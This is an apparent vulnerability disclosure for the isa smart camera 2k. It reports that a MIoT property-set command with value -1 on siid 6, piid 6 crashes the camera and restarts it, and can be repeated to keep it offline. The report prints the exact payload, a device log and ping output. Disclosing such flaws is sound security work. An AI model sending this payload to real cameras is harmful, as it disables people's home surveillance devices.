Vendor: isa

Device: isa smart camera 2k (*isa.camera.hlc7*)

Firmware Version: 4.5.6_0257 (up to date)

****NOTE****: The device only uses Xiaomi Mi Home's MIoT protocol. The vulnerability is neither due to the Xiaomi Mi Home App nor Xiaomi's protocol, but rather to the device manufacturer's incorrect handling of the incoming MIoT protocol data. Therefore, this vulnerability is not within the scope of Xiaomi's CNA.


When a connection is established with the device using the Xiaomi Mi Home App, the device will enter offline mode when a specific command is sent to it (Fig.1).

In firmware version 4.5.6_0257, the device temporarily goes offline and automatically restarts after a short period, as shown in the attached Fig. 2 (demonstrating loss of ping responsiveness from another local network device). This behavior can be exploited repeatedly to cause ongoing disruptions, constituting a DoS attack.

The raw command is:


```
{'did': '1106175046', 'siid': 6, 'piid': 6, 'value': -1}
```

According to the device's MIoT documentation, the parameters siid:6 and piid:6 accept a string for controlling the voice ID for the camera to download. The problem likely stems from the failure to properly handle the incoming data format and data boundaries, leading to an abnormal device crash.



```
2025-12-10 17:36:44.797 WARNING (MainThread) [custom_components.xiaomi_miot.core.device.isa.camera.hlc7] Set miot
 property {'did': '1106175046', 'siid': 6, 'piid': 6, 'value': -1} failed: No response from the device 192.168.1.
166
```

Fig. 1 Plaintext of the command that can trigger the device exception



```
64 bytes from 192.168.1.166: icmp_seq=84 ttl=64 time=11.811 ms
64 bytes from 192.168.1.166: icmp_seq=85 ttl=64 time=8.478 ms
Request timeout for icmp_seq 86
Request timeout for icmp_seq 87
Request timeout for icmp_seq 88
Request timeout for icmp_seq 89
Request timeout for icmp_seq 90
Request timeout for icmp_seq 91
Request timeout for icmp_seq 92
Request timeout for icmp_seq 93
Request timeout for icmp_seq 94
Request timeout for icmp_seq 95
Request timeout for icmp_seq 96
Request timeout for icmp_seq 97
Request timeout for icmp_seq 98
Request timeout for icmp_seq 99
Request timeout for icmp_seq 100
Request timeout for icmp_seq 101
Request timeout for icmp_seq 102
Request timeout for icmp_seq 103
Request timeout for icmp_seq 104
Request timeout for icmp_seq 105
Request timeout for icmp_seq 106
64 bytes from 192.168.1.166: icmp_seq=107 ttl=64 time=115.420 ms
Request timeout for icmp_seq 108
```

Fig. 2 Device temporary went offline and another device in the local network is unable to ping it.